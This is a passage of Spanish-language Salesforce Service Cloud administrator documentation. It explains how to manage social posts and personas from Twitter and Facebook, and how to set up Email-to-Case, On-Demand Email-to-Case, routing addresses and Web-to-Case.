Para cuentas de Twitter, los agentes pueden utilizar las noticias de casos y candidatos para ver el contenido al que están respondiendo, responder a tweets, marcar tweets como Me gusta y seguirlos, enviar respuestas a tweets y mensajes directos y eliminar tweets gestionados por sus cuentas sociales.

Para cuentas de Facebook, los casos y los candidatos se crean desde su página de Facebook gestionada y los agentes pueden utilizar las noticias para ver el contenido al que están respondiendo, como publicaciones y comentarios, enviar publicaciones, comentarios, respuestas y mensajes privados y eliminar publicaciones gestionadas por sus cuentas sociales.

Aquí se incluyen las sugerencias para solucionar algunos mensajes de error posibles.

| Mensaje | Acción |
| --- | --- |
| No puede enviar un mensaje directo a este usuario de Twitter porque no le sigue. | Use una respuesta para pedir al usuario de Twitter que siga su cuenta social gestionada. Cuando le siga, envíele un mensaje directo. |
| ¡Vaya! Eso ya lo ha dicho... Cambie el mensaje y vuelva a intentarlo. | No puede publicar el mismo texto dos veces. Cambie el contenido y vuelva a enviarlo. |
| Su contenido es demasiado largo. | Redúzcalo a 140 caracteres como máximo. Para las respuestas de Twitter, el controlador se incluye en el recuento de caracteres. |
| Las respuestas de Twitter deben comenzar con un controlador. | El campo de contenido de una respuesta de Twitter debe tener el siguiente formato: @[controlador del remitente] texto del mensaje.<br>Asegúrese de que haya un espacio entre el controlador del remitente y su mensaje. |
| Su tipo de mensaje de respuesta debe ser compatible con el tipo de mensaje de la publicación original. | Cambie el tipo de mensaje para que coincida con el mensaje original. |

| Mensaje | Acción |
| --- | --- |
| Su inicio de sesión en Social Studio ha fallado. El nombre de usuario o contraseña pueden ser incorrectos. Actualice sus credenciales o restablezca su contraseña. | Un administrador debe modificar las credenciales de Social Studio en la página de configuración Medias sociales.<br>Nota: Cuando un administrador actualiza o realiza una copia de una organización de Sandbox, se crea una nueva organización, con un nuevo Id., convirtiendo el inicio de sesión de Social Studio en inválido. |
| Su publicación no se ha enviado. | Recomendamos que cree un flujo de trabajo para notificar al propietario del caso que ha fallado el intento de enviar una respuesta por Twitter. |

CONSULTE TAMBIÉN

Bienvenido al servicio al cliente de redes sociales

Guía completa del Servicio al cliente de redes sociales

# Gestionar publicaciones de redes sociales

Una publicación de redes sociales es un objeto de Salesforce que representa una publicación de una red social como Facebook o Twitter.

Nota: Las páginas de configuración de Servicio al cliente de redes sociales, las páginas de moderación y autorización y la acción Responder en las noticias de caso solo están disponibles en Salesforce Classic.

La ficha o el objeto Publicaciones de redes sociales es una recopilación de información sobre una publicación de una persona o empresa en una red social, como Twitter o Facebook. La información disponible para una publicación varía en función de la red social. Puede ver y gestionar publicaciones de redes sociales.

Nota: Para publicaciones entrantes, la configuración de un valor de lista de selección de Estado en la página de detalles de publicaciones en redes sociales no permanece con la publicación ya que este campos es únicamente para publicaciones entrantes.

1. Haga clic en la ficha **Publicaciones de redes sociales**.
2. De forma opcional, puede seleccionar una vista.

   La lista cambia por defecto a los elementos vistos recientemente. Seleccione una `Vista` o cree una para filtrar la lista de publicaciones. Si su organización tiene la moderación habilitada, seleccione **Publicaciones sociales sin caso** para ver y crear un caso o ignorar publicaciones. También puede crear una vista que se ajuste a sus necesidades.
3. Haga clic en el nombre de la publicación de redes sociales que quiera gestionar o en **Nueva publicación social** para crear una publicación.

   Si seleccionó una vista, puede hacer clic en **Modificar** o **Eliminar** según corresponda.

   Nota: En la ficha Publicación social, solo puede crear, modificar y eliminar publicaciones de su organización de Salesforce, no en las redes sociales.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Las publicaciones y personas de redes sociales están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Professional Edition**.

PERMISOS DE USUARIO

Para instalar e implementar Social Studio para Salesforce:

- "Personalizar aplicación"

4. Para gestionar publicaciones sin casos, seleccione las publicaciones que desee para crear un caso o ignorar y haga clic en **Crear caso** e **Ignorar** como corresponda.

   Por ejemplo, un agente puede ignorar una publicación de Facebook que diga "¡Os quiero, tíos!", ya que no garantiza un caso.

   Si está utilizando el paquete de inicio del servicio de atención al cliente de redes sociales, puede activar la moderación de casos en la ficha Cuentas sociales en Configuración, consulte Configurar el servicio al cliente de redes sociales en la página 3124. Para habilitar la moderación a través de Social Studio, consulte Habilitar la moderación para el servicio al cliente de redes sociales en la página 3129

5. Si tiene Aprobaciones activadas, la ficha Publicaciones de redes sociales tiene una vista de lista `Publicaciones en redes sociales pendientes de aprobación` que le permite revisar varias publicaciones pendientes y aprobar o rechazarlas según desee.

   Nota: Una vez activadas las aprobaciones, los botones Aprobar publicaciones y Rechazar publicaciones permanecen en la ficha Publicaciones en redes sociales. Sin embargo no funcionan para publicaciones entrantes y que no necesitan aprobación.

   Consejo: Si aprueba una publicación desde la vista de lista Publicaciones en redes sociales pendientes de aprobación y una interrupción del sistema, tiempo de inactividad de la sesión u otro problema inesperado evita la publicación de ésta en las redes sociales pensadas, aparece un mensaje de error solo en el caso individual, no en la vista de lista. Para ayudar a respetar cualquier compromiso de su empresa referente a tiempos de respuesta en redes sociales, después de la aprobación de publicaciones desde la vista de lista, recomendamos consultar los estados de las publicaciones para asegurarse de que se han enviado correctamente y no necesitan ser reenviados.

En la página de detalles de la publicación de redes sociales podrá:

- Ver, modificar y crear el contenido y la información de la publicación.

  Nota: La información varía según la red social de la que provenga la persona.

  No olvide hacer clic en **Guardar** para guardar los cambios o crear una publicación.
- Si su organización tiene habilitada la moderación, puede crear un caso para una publicación o ignorarla si no garantiza un caso.
- Elimine la publicación de su organización de Salesforce.

  Nota: Las publicaciones de redes sociales no se eliminan cuando se elimina su registro principal, habitualmente un caso. Del mismo modo, si una publicación de redes sociales con una cuenta, un contacto o un candidato asociado a través del campo polimórfico Quién, la eliminación de cualquiera de esos registros relacionados no afecta a la publicación en redes sociales.

Puede responder a una publicación de redes sociales únicamente desde las noticias de casos o candidatos, no desde la ficha Publicaciones de redes sociales.

CONSULTE TAMBIÉN

Gestionar personas de redes sociales
Sugerencias de acción social
Bienvenido al servicio al cliente de redes sociales
Guía completa del Servicio al cliente de redes sociales

# Gestionar personas de redes sociales

Una persona de redes sociales es un objeto de Salesforce que representa al perfil de un contacto en una red social como Facebook o Twitter.

Nota: Las páginas de configuración de Servicio al cliente de redes sociales, las páginas de moderación y autorización y la acción Responder en las noticias de caso solo están disponibles en Salesforce Classic.

La ficha o el objeto Personas de redes sociales es una recopilación de información disponible públicamente sobre una persona o empresa en Twitter o Facebook. Una persona está relacionada con la red social y puede haber múltiples personas de redes sociales relacionadas con un único contacto. Puede modificar y eliminar una persona de redes sociales, pero no puede crear manualmente una persona de redes sociales de Salesforce. Las personas de redes sociales se crean a partir de información pública en los sitios de redes sociales. Puede ver y gestionar sus registros de personas de redes sociales como otros registros en Salesforce.

Nota: Los campos de persona social pueden tener longitudes de caracteres máximas establecidas por límites personalizados o estándar de Salesforce. Por ejemplo, el primer campo de nombre está limitado a 40 caracteres. Si una persona social con un nombre de más de 40 caracteres está creada desde una publicación social entrante, el nombre se trunca al 40º carácter.

1. Haga clic en la ficha **Personas de redes sociales**.
2. De forma opcional, puede seleccionar una vista.

   La lista cambia por defecto a los elementos vistos recientemente. Seleccione **Todos** en la lista desplegable `Ver` para mostrar todas las publicaciones en redes sociales de su organización. También puede crear una vista que se ajuste a sus necesidades.
3. Haga clic en el controlador social que desee gestionar.

   Si ha seleccionado una vista, haga clic en **Modificar** o **Eliminar** según corresponda.

   PRECAUCIÓN: Si elimina las personas de redes sociales a través de la función Contactos y cuentas sociales, todas las publicaciones de redes sociales relacionadas también se eliminarán.

En la página de detalles de la persona de redes sociales podrá:

- Ver y modificar la información disponible del contacto para esa red social.

  Nota: La información varía según la red social de la que provenga la persona.
- Eliminar la persona de redes sociales de su organización.
- Crear, modificar y eliminar publicaciones de redes sociales.
- Vea qué red social creó la persona social en el campo `Aplicación de origen`. Este campo se establece en la creación y no es actualizable. Las personas de redes sociales creadas antes de Summer '15 no tienen este campo.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Las publicaciones y personas de redes sociales están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Professional Edition**.

PERMISOS DE USUARIO

Para instalar e implementar Social Studio para Salesforce:

- "Personalizar aplicación"

PRECAUCIÓN: No hay seguridad a nivel de campo, por lo que no podrá controlar quién puede crear, leer, modificar o eliminar personas de redes sociales. Cualquiera de su organización puede ver todos los datos de un objeto Persona de redes sociales.

CONSULTE TAMBIÉN

- Gestionar publicaciones de redes sociales
- Sugerencias de acción social
- Bienvenido al servicio al cliente de redes sociales
- Guía completa del Servicio al cliente de redes sociales

# Configurar y mantener herramientas de asistencia al cliente

## Bienvenidos, administradores de asistencia

Esta documentación es para administradores que deseen configurar funciones de asistencia y del servicio de atención al cliente de Salesforce, lo que también se conoce como Service Cloud. Está organizada por tareas, de modo que podrá encontrar rápidamente información sobre la configuración de funciones que solucionen los problemas de asistencia de su empresa. Por ejemplo, la información sobre cómo configurar sitios Web de autoservicio se encuentra en una sección denominada Creación de canales Web y sociales, en lugar de una sección que incluya los nombres de las funciones, Portal de clientes o Respuestas de Chatter. Sin embargo, puede buscar palabras clave en esta documentación si desea encontrar un nombre de función o una solución de asistencia. Tenga en cuenta que esta documentación no incluye muchos conceptos específicos de funciones ni descripciones generales. Para ello, consulte la documentación, *Atienda a sus clientes*.

En conjunto, *Configuración y mantenimiento de herramientas de asistencia al cliente* y *Atienda a sus clientes* contienen la información que necesita para configurar y proporcionar un servicio de atención al cliente con Salesforce.

## Configuración de canales de cliente

### Creación de canales de correo electrónico

#### Correo electrónico para registro de casos

Convierta automáticamente los mensajes de correo electrónico de sus clientes en casos en Salesforce para realizar un seguimiento y resolver casos de clientes rápidamente.

Puede configurar Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand; cada opción admite casos comerciales diferentes.

| **Detalles** | **Correo electrónico para registro de casos** | **Correo electrónico para registro de casos On-Demand** |
|---|---|---|
| Caso comercial: | Mantener el tráfico de correo electrónico *dentro* del cortafuegos de su red y aceptar mensajes de correo electrónico mayores a 25 MB | Mantener el tráfico de correo electrónico *fuera* del cortafuegos de su red y rechazar mensajes de correo electrónico mayores a 25 MB |
| Configuración: | Requiere que descargue e instale el agente de Correo electrónico para registro de casos en su equipo local para convertir mensajes de correo electrónico en casos | Requiere que configure los servicios de correo electrónico de Salesforce Apex para convertir mensajes de correo electrónico en casos |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Correo electrónico para registro de casos y Correo electrónico para registro de casos On-Demand están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Detalles | Correo electrónico para registro de casos | Correo electrónico para registro de casos On-Demand |
|---|---|---|
| El número máximo de mensajes de correo electrónico convertidos en casos al día: | 2.500 | Número de licencias de usuario multiplicado por 1.000, hasta un máximo diario de 1.000.000 |
| Límite de tamaño de mensajes de correo electrónico, incluyendo el encabezado, el mensaje y los datos adjuntos: | Más de 25 MB | Menos de 25 MB |

CONSULTE TAMBIÉN

Configuración de Correo electrónico para registro de casos

Configurar Correo electrónico para registro de casos On-Demand

## Configuración de Correo electrónico para registro de casos

Correo electrónico para registro de casos ayuda su empresa a resolver y corresponder con eficacia a las consultas de los clientes por correo electrónico. Salesforce crea casos y cumplimenta sus campos automáticamente cuando los clientes envíen mensajes a las direcciones de correo electrónico que especifique.

1. Correo electrónico para registro de casos requiere descargar el agente de Correo electrónico para registro de casos. Eso le permite mantener todo el tráfico de correo electrónico en su servidor de seguridad de red y aceptar correos electrónicos de clientes de más de 25 MB.
2. Instale el agente detrás de su servidor de seguridad de red.
3. Active Correo electrónico para registros de casos y configure sus ajustes de Correo electrónico para registros de casos.
4. Configure sus configuraciones de direcciones de ruta para personalizar la forma en que Salesforce maneja sus correos electrónicos de cliente.
5. Pruebe sus direcciones de correo electrónico de ruta enviándoles correos electrónicos manualmente y compruebe que esos correos electrónicos se convierten en casos basándose en sus configuraciones de direcciones de ruta.
6. Agregue la dirección de correo electrónico que ha configurado para el sitio Web de asistencia técnica de la compañía. Es la dirección de correo electrónico que los clientes pueden utilizar para enviar casos a su equipo de asistencia técnica.
7. Agregue la lista relacionada Correos electrónicos al formato de página Casos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Correo electrónico para registro de casos está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para configurar Correo electrónico para registro de casos:

- "Personalizar aplicación"

Para activar Correo electrónico para registro de casos:

- "Modificar todos los datos"

  Y

  "Personalizar aplicación"

8. Tiene la posibilidad de crear plantillas que los agentes pueden usar para responder al correo electrónico. Estas plantillas pueden incluir campos de combinación que muestran información del correo electrónico original en la respuesta.

CONSULTE TAMBIÉN

Correo electrónico para registro de casos

Crear plantillas de correo electrónico de texto

Crear plantillas de correo electrónico HTML

Crear plantillas de correo electrónico de Visualforce

## Activación y configuración de correo electrónico para registro de casos.

Prepare a su compañía para convertir automáticamente los mensajes de correo electrónico entrantes en casos activando Correo electrónico para registro de casos y seleccionando los ajustes que se ajusten a sus necesidades.

Nota: Antes de poder activar y configurar Correo electrónico para registro de casos, debe descargar e instalar el agente de Correo electrónico para registro de casos en su equipo local.

1. En Configuración, introduzca *Correo electrónico para registro de casos* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Correo electrónico para registro de casos**.
2. Haga clic en **Modificar**.
3. Seleccione `Activar Correo electrónico para registro de casos`.
4. Realice la configuración de Correo electrónico para registro de casos .
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Correo electrónico para registro de casos

Configuración de Correo electrónico para registro de casos

Configurar direcciones de ruta para Correo electrónico para registro de casos y Correo electrónico para registro de casos On-Demand

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar Correo electrónico para registro de casos:

- "Personalizar aplicación"

Para activar Correo electrónico para registro de casos:

- "Modificar todos los datos"

  Y

  "Personalizar aplicación"

## Configuración de Correo electrónico para registro de casos

Configure sus ajustes de correo electrónico para registro de casos para personalizar la forma en que Salesforce gestiona y crea casos a partir de correos electrónicos entrantes.

Para acceder a estas configuraciones, en Configuración, introduzca *Correo electrónico para registro de casos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Correo electrónico para registro de casos**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración de Correo electrónico para registro de casos | Descripción |
|---|---|
| Activar Correo electrónico para registro de casos | Activa Salesforce para crear casos desde correos electrónicos entrantes. |
| Notificar a los propietarios de los casos de correos electrónicos nuevos | Permita que los propietarios de casos reciban automáticamente notificaciones de nuevos correos electrónicos para sus casos existentes. Las notificaciones por correo electrónico asignan una tarea al propietario del caso para responder al nuevo correo electrónico. Al responder al correo electrónico se finaliza la tarea. Cuando quiera desactivar las notificaciones por correo electrónico, simplemente desactive esta casilla de verificación. |
| Activar correo electrónico HTML | Avise a los usuarios antes de que vean el contenido del correo HTML entrante de modo que eviten abrir archivos HTML potencialmente dañinos que podrían afectar a sus equipos. Si esta opción está desactivada, los usuarios verán las páginas de detalles de los mensajes de correo electrónico en formato de texto en lugar de HTML. Cuando los agentes respondan a un mensaje de correo electrónico, la versión de texto del mensaje se copiará en el editor de correo electrónico en lugar de la versión HTML. |
| Insertar Id. de cadena en el asunto del correo electrónico | Agrega el Id. de cadena al asunto del mensaje de correo. El Id. de cadena es un número único que identifica la organización y el caso asociado con el correo electrónico saliente. Ayuda a garantizar que las respuestas al correo electrónico original están asociadas al caso correcto. |
| Insertar Id. de cadena en el cuerpo del correo electrónico | Agrega el Id. de cadena al cuerpo del mensaje de correo. |
| Insertar firmas de usuario antes de las cadenas de correos electrónicos | Agrega la firma de usuario después de la respuesta, pero antes de la cadena de correo electrónico. Si esta opción no está seleccionada, |

| Configuración de Correo electrónico para registro de casos | Descripción |
| --- | --- |
| | la firma de usuario se coloca en la parte inferior de la cadena de correo electrónico. |

### Utilizar asunto de correo electrónico único e Id. de cuerpo de correo electrónico

Asegúrese de que la línea de asunto y el asunto de sus correos electrónicos entrantes son exclusivos

PRECAUCIÓN: Si `Id. de asunto del correo electrónico` e `Id. de texto del cuerpo del mensaje de correo electrónico` son idénticos, Correo electrónico para registro de casos crea un bucle infinito de correos electrónicos relacionados con cada caso. Si estos parámetros no están seleccionados, Correo electrónico para registro de casos dejaría eventualmente de aceptar nuevos correos electrónicos.

Para excluir el Id. de cadena del correo electrónico, anule la selección de las casillas de verificación `Insertar Id. de cadena en el asunto del correo electrónico` e `Insertar Id. de cadena en el cuerpo del correo electrónico`. Se crea un nuevo caso cuando un agente del servicio de atención al cliente responde a un correo electrónico de caso saliente.

CONSULTE TAMBIÉN

Correo electrónico para registro de casos

## Configurar Correo electrónico para registro de casos On-Demand

Correo electrónico para registro de casos On-Demand ayuda su empresa a resolver con eficacia a las consultas que envían los clientes por correo electrónico. Salesforce crea casos y cumplimenta sus campos automáticamente cuando los clientes envían mensajes a las direcciones de correo electrónico que especifique.Correo electrónico para registro de casos On-Demand le permite procesar correos electrónicos de los clientes de hasta 25 MB.

1. Configure el `Propietario de caso predeterminado` y `Propietario de caso automatizado` para su organización.
2. Active y configure Correo electrónico para registro de casos
3. Active y configure Correo electrónico para registro de casos.
4. Configure sus configuraciones de direcciones de ruta para personalizar la forma en que Salesforce maneja sus correos electrónicos de cliente.
5. Pruebe sus direcciones de correo electrónico de ruta enviándoles correos electrónicos manualmente y compruebe que esos correos electrónicos se convierten en casos basándose en sus configuraciones de direcciones de ruta.
6. Agregue la dirección de correo electrónico que ha configurado para el sitio Web de asistencia técnica de la empresa. Es la dirección de correo electrónico que los clientes pueden utilizar para enviar casos a su equipo de asistencia técnica.
7. Agregue la lista relacionada Correos electrónicos al formato de página Casos.
8. Tiene la posibilidad de crear plantillas que los agentes pueden usar para responder al correo electrónico. Estas plantillas pueden incluir campos de combinación que muestran información del correo electrónico original en la respuesta.

EDICIONES

Disponible en: Salesforce Classic

Correo electrónico para registro de casos On-Demand está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar Correo electrónico para registro de casos On-Demand:
- "Personalizar aplicación"

Para activar Correo electrónico para registro de casos On-Demand:
- "Modificar todos los datos"

Nota: Correo electrónico para registro de casos On-Demand recorta automáticamente el texto del correo electrónico a 32.000 caracteres: Póngase en contacto con Salesforce si desea elevar este límite a 128.000 caracteres para su organización.

CONSULTE TAMBIÉN

Correo electrónico para registro de casos

Crear plantillas de correo electrónico de texto

Crear plantillas de correo electrónico HTML

Crear plantillas de correo electrónico de Visualforce

## Activación y configuración de correo electrónico para registro de casos On-Demand.

Convierta los correos electrónicos entrantes en casos automáticamente sin tener que descargar ni instalar software con Correo electrónico para registro de casos On-Demand.

Nota: Antes de activar Correo electrónico para registro de casos On-Demand, configure `Propietario de caso predeterminado` y `Usuario de caso automatizado` y active y configure Correo electrónico para registro de casos.

1. En Configuración, introduzca *`Correo electrónico para registro de casos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Correo electrónico para registro de casos**.
2. Haga clic en **Modificar**.
3. Seleccione `Activar el servicio On-Demand`.
4. Seleccione su configuración de `Acción sobre límite de correo electrónico` y `Acción de remitente no autorizado` según cómo piensa su empresa utilizar Correo electrónico para registro de casos On-Demand
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Correo electrónico para registro de casos

Configurar Correo electrónico para registro de casos On-Demand

Configuración de direcciones de ruta para Correo electrónico para registro de casos y Correo electrónico para registro de casos On-Demand

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Correo electrónico para registro de casos On-Demand está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para configurar Correo electrónico para registro de casos On-Demand:

- "Personalizar aplicación"

Para activar Correo electrónico para registro de casos On-Demand:

- "Modificar todos los datos"

  Y

  "Personalizar aplicación"

## Configuración de Correo electrónico para registro de casos On-Demand

Use los ajustes de Correo electrónico para registro de casos On-Demand para especificar cómo gestiona Salesforce los mensajes de correo electrónico entrantes que están fuera de los límites de procesamiento diario de su organización o que proceden de remitentes no autorizados.

Estas configuraciones son específicas para Correo electrónico para registro de casos On-Demand. Para obtener más información acerca de la configuración general de Correo electrónico para registro de caso, consulte Configuraciones de Correo electrónico para registro de casos .

EDICIONES

Disponible en: Salesforce Classic

Correo electrónico para registro de casos On-Demand está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración de Correo electrónico para registro de casos On-Demand | Descripción |
|---|---|
| `Acción sobre límite de correo electrónico` | Seleccione la acción que debe realizar Correo electrónico para registro de casos On-Demand si un correo electrónico supera el límite de procesamiento de correos electrónicos diario de su organización:<br>• Reenviar mensaje: El servicio de correo electrónico devuelve el mensaje al remitente o al `Usuario de caso automático` para Correo electrónico para registro de casos On-Demand, junto con una notificación que describe la razón por la que se rechazó el mensaje.<br>• Descartar mensaje: El servicio de correo electrónico elimina el mensaje sin notificar al remitente.<br>• Volver a poner el mensaje en cola: El servicio de correo electrónico pone el mensaje en cola y lo procesará en las siguientes 24 horas. Si el mensaje no se procesa en las siguientes 24 horas, el servicio de correo electrónico devuelve el mensaje al remitente con una notificación que explica los motivos por los que el mensaje se ha rechazado. |
| `Acción de remitente no autorizado` | Si ha limitado los correos electrónicos y dominios disponibles para Correo electrónico para registro de casos On-Demand en el campo `Aceptar correo electrónico de`, seleccione lo que ocurrirá con los mensajes recibidos de remitentes bloqueados:<br>• Reenviar mensaje: El servicio de correo electrónico devuelve el mensaje al remitente o al `Usuario de caso automático` para Correo electrónico para registro de casos On-Demand, junto |

| Configuración de Correo electrónico para registro de casos On-Demand | Descripción |
| --- | --- |
| | con una notificación que describe la razón por la que se rechazó el mensaje.<br>• Descartar mensaje: El servicio de correo electrónico elimina el mensaje sin notificar al remitente. |

Asegúrese de que la línea de asunto y el asunto de sus correos electrónicos entrantes son exclusivos

PRECAUCIÓN: Si `Id. de asunto del correo electrónico` e `Id. de texto del cuerpo del mensaje de correo electrónico` son idénticos, Correo electrónico para registro de casos crea un bucle infinito de correos electrónicos relacionados con cada caso. Si estos parámetros no están seleccionados, Correo electrónico para registro de casos dejaría eventualmente de aceptar nuevos correos electrónicos.

CONSULTE TAMBIÉN

Correo electrónico para registro de casos

## Configurar direcciones de ruta para Correo electrónico para registro de casos y Correo electrónico para registro de casos On-Demand

Antes de configurar direcciones de ruta para Correo electrónico para registro de casos y Correo electrónico para registro de casos On-Demand, debe activarCorreo electrónico para registro de casos y configurar su configuración de Correo electrónico para registro de casos.

1. En Configuración, introduzca *`Correo electrónico para registro de casos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Correo electrónico para registro de casos**.
2. En la lista relacionada `Direcciones de ruta`, haga clic en **Nuevo**.
3. Introduzca su configuración de dirección de ruta.
4. Haga clic en **Guardar**.
   Se enviará un correo electrónico de verificación a la dirección de correo electrónico de ruta que ha proporcionado.
5. Haga clic en el vínculo en el correo electrónico de verificación.
   Se abre una página de confirmación en su navegador Web.
6. Haga clic en el vínculo en la página de confirmación para continuar con Salesforce.

Debe configurar su sistema de correo electrónico para reenviar casos a la dirección de servicios de correo electrónico que le haya proporcionado Salesforce.

CONSULTE TAMBIÉN

Correo electrónico para registro de casos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar direcciones de ruta para Correo electrónico para registro de casos y Correo electrónico para registro de casos On-Demand:

- "Personalizar aplicación"

# Configuración de direcciones de ruta para Correo electrónico para registro de casos y Correo electrónico para registro de casos On-Demand

Puede definir su dirección de correo electrónico de ruta después de agregar y comprobar sus direcciones de ruta de correo electrónico para Correo electrónico para registro de casos y Correo electrónico para registro de casos On-Demand.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Correo electrónico para registro de casos y Correo electrónico para registro de casos On-Demand están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | Descripción |
|---|---|
| `Nombre de ruta` | El nombre de la dirección de ruta: Por ejemplo, atención de oro o atención estándar. |
| `Dirección de correo electrónico` | Solo origen de *Correo electrónico para registro de casos* Dirección de correo electrónico entrante para esta dirección de ruta de Correo electrónico para registro de casos On-Demand. Los correos electrónicos que se envíen a esta dirección crean nuevos casos a partir de la configuración especificada. Esta dirección de correo electrónico debe ser exclusiva.<br>Tenga en cuenta que servirá para proporcionar un vínculo del sitio Web de soporte de la compañía. |
| `Guardar encabezados de correo electrónico` | Solo origen de *Correo electrónico para registro de casos* Seleccione esta casilla de verificación para guardar la información de ruta de correo electrónico asociada con cada correo electrónico enviado como caso. La información de ruta de correo electrónico almacenada influye en el límite de almacenamiento global de su organización.<br>Para ver los encabezados de correos electrónicos de un correo electrónico convertido a un caso, consulte Trabajo con correos electrónicos de casos en la página 2364. |
| `Aceptar correo electrónico de` | Para limitar las direcciones y dominios de correo electrónico de Correo electrónico para registro de casos On-Demand introduciéndolos en este campo. Deje este campo en blanco para permitir que Correo electrónico para registro de casos On-Demand para recibir correos electrónicos desde cualquier dirección o dominio. |
| `Crear tarea desde el correo electrónico` | Solo origen de *Correo electrónico para registro de casos* Seleccione esta casilla de verificación para asignar automáticamente una tarea al propietario de caso cuando se envía un correo electrónico como caso. |

| Configuración | Descripción |
|---|---|
| | Las reglas de asignación asignan automáticamente propietarios a un caso; sin embargo, si un caso no coincide con los criterios de la regla de asignación, el usuario especificado en el campo `Propietario de caso predeterminado` de la página Configuración del soporte se asigna al caso. |
| `Estado de la tarea` | Solo origen de *Correo electrónico para registro de casos* Seleccione un estado de esta lista desplegable con la que predefinir el campo `Estado` en tareas asignadas automáticamente a propietarios de casos cuando envía un correo electrónico como casos.<br>Este ajuste sólo está disponible si selecciona la casilla de verificación `Crear tarea desde el correo electrónico`. |
| `Propietario de caso` | *Solo origen de Outlook*:El propietario del caso que puede ser un usuario individual o una cola. |
| `Prioridad de caso` | Prioridad asignada a los casos creados a partir de los correos electrónicos enviados a esta dirección de ruta de correo electrónico. |
| `Origen del caso` | El valor asignado al campo `Origen del caso` para el correo electrónico enviado a esta dirección de ruta de correo electrónico. |

Nota: Los campos `Prioridad` y `Origen del caso` cumplimentan automáticamente el caso mediante la configuración de direcciones de ruta cuando la dirección de ruta se incluye en los campos `Para`, `Cc` o `Cco` de un mensaje de correo entrante.

CONSULTE TAMBIÉN

Correo electrónico para registro de casos

## Preguntas frecuentes sobre correo electrónico para registro de casos

- ¿Cómo puedo evitar que el spam se convierta en casos?
- ¿Existe un límite de tamaño para los archivos adjuntos al usar Correo electrónico para registro de casos?

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### ¿Existe un límite de tamaño para los archivos adjuntos al usar Correo electrónico para registro de casos?

Los archivos adjuntos de correo electrónico con On-Demand pueden tener un tamaño máximo de 25 MB. Sin embargo, no hay límite de tamaño cuando se utiliza el agente de correo electrónico para registro de casos.

CONSULTE TAMBIÉN

Preguntas frecuentes sobre correo electrónico para registro de casos

### ¿Cómo puedo evitar que el spam se convierta en casos?

Para limitar el spam, dispone de las opciones siguientes:

- Crear una regla de lista negra para rechazar correos electrónicos procedentes de direcciones IP concretas.
- Descargar aplicaciones de filtrado de spam desde AppExchange.

CONSULTE TAMBIÉN

Preguntas frecuentes sobre correo electrónico para registro de casos

# Creación de canales Web y sociales

## Casos Web

### Preparación para la captura de casos con Caso Web

Recopile las solicitudes de servicio de atención al cliente directamente desde el sitio Web de su empresa y genere automáticamente hasta un máximo de 5.000 casos nuevos por día con Caso Web. Esto permite a su organización responder a los clientes con mayor rapidez, lo que supone un aumento de la productividad del equipo de atención al cliente.

Antes de configurar Caso Web:

- Cree campos de casos personalizados si es necesario.
- Cree una plantilla de correo electrónico predeterminada para la notificación automatizada que se envía a los clientes cuando presentan un caso.
- Cree colas de casos si desea asignar casos entrantes a colas y a usuarios individuales.
- Personalice la configuración del servicio de atención en la página 2852 para seleccionar el propietario predeterminado de los casos que no cumplen los criterios de su regla de asignación.
- Cree una regla de asignación de casos activa para determinar cómo los casos generados en la Web se asignan a los usuarios o se incluyen en las colas. Si no configura una regla de asignación activa, todos los casos generados en la Web se asignan al propietario predeterminado especificado en la configuración del servicio de atención.

A continuación, ya está preparado para configurar Caso Web en la página 2557.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar Caso Web:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Crear campos personalizados

Gestionar plantillas de correo electrónico

Crear colas

Configurar reglas de asignación

Preguntas frecuentes sobre casos Web

## Configuración de casos Web

Recopile las solicitudes de servicio de atención al cliente directamente desde el sitio Web de su empresa y genere automáticamente hasta un máximo de 5.000 casos nuevos por día con Caso Web. La configuración de Caso Web implica la habilitación de la función, la selección de ajustes y la adición del formulario Caso Web a su sitio Web.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para configurar la opción de casos Web:
